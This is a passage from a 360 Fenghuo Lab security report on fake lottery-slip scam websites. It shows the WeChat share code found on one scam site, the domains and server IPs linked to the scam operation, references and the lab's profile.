
```
<script src="http://res.wx.qq.com/open/js/jweixin-1.0.0.js"></script>
<script>
  wx.config({
      debug: false,
      appId: 'wxf0af4478e52c70bb',
      timestamp: 1464000695,
      nonceStr: '8Pd4Ot7Fh1Tb',
      signature: '094EF7B4DE0847424ECD44AE820FB7E57178E591',
      jsApiList: [
        'onMenuShareTimeline',
        'onMenuShareAppMessage',
        'onMenuShareQQ'
      ]
  });
wx.ready(function () {
  var shareData = {
    title: '',
    desc: ' ',
    link: 'http://www.yucituan.com/Info.asp?itemid=4001',
    imgUrl: 'http://www.yucituan.com/attached/201604/20160407143544174417.jpg'
  };
  wx.onMenuShareAppMessage(shareData);
  wx.onMenuShareTimeline(shareData);
  wx.onMenuShareQQ(shareData);
})
```

[图 4.22]假彩单提供站微信分享代码

第五章　后续追踪

使用微信 JSSDK 开发分享功能，需要在微信后台绑定域名，并且域名是需要备案的。在追踪域名服务器位置信息时，我们发现两个假彩单提供站的服务器 IP 为同一个。说明黑客正在利用不同的身份注册域名，以逃避打击。

一、　假彩单提供站域名基本信息



[图 5.1]假彩单域名对应 IP 地址

[图 5.2]IP 对应位置信息

二、 假彩单提供站 yucituan.com 备案信息

[图 5.3]假彩单提供站备案信息一

三、 假彩单及网站控制后台 cckaisi.com 备案信息

[图 5.4]假彩单提供站备案信息二

四、 改单技术宣传网站域名信息

域名	IP地址(参考PING结果)	IP对应位置
www.cckj.webportal.cc	58.67.170.31	中国|广东省|广州市
www.lyggcn.com	103.224.81.1	中国|香港特别行政区
www.tputop.com	139.129.149.7	中国|山东省|青岛市
www.98dian.com	112.74.128.148	中国|广东省|深圳市

[图 5.5]改单技术宣传网站

引用

[1] 最新刑法全文

http://www.66law.cn/tiaoli/9.aspx

[2] 六合彩简介

http://baike.so.com/doc/5348413-5583866.html

[3] 地下六合彩

http://baike.so.com/doc/831074-878972.html[4]2016

[4] 中国伪基站短信研究报告

http://zt.360.cn/1101061855.php?dtid=1101061451&did=1101741409

[5]FakeTaobao 家族变种演变

http://blogs.360.cn/360mobile/2014/09/16/analysis_of_faketaobao_family/

[6] 微信 JSSDK”分享给朋友”使用说明

http://mp.weixin.qq.com/wiki/7/aaa137b55fb2e0456bf8dd9148dd613f.html

关于 360 烽火实验室

360 烽火实验室，致力于 Android 病毒分析、移动黑产研究、移动威胁预警以及 Android 漏洞挖掘等移动安全领域及 Android 安全生态的深度研究。作为全球顶级移动安全生态研究实验室，360 烽火实验室在全球范围内首发了多篇具备国际影响力的 Android 木马分析报告和 Android 木马黑色产业链研究报告。实验室在为 360 手机卫士、360 手机急救箱、360 手机助手等提供核心安全数据和顽固木马清除解决方案的同时，也为上百家国内外厂商、应用商店等合作伙伴提供了移动应用安全检测服务，全方位守护移动安全。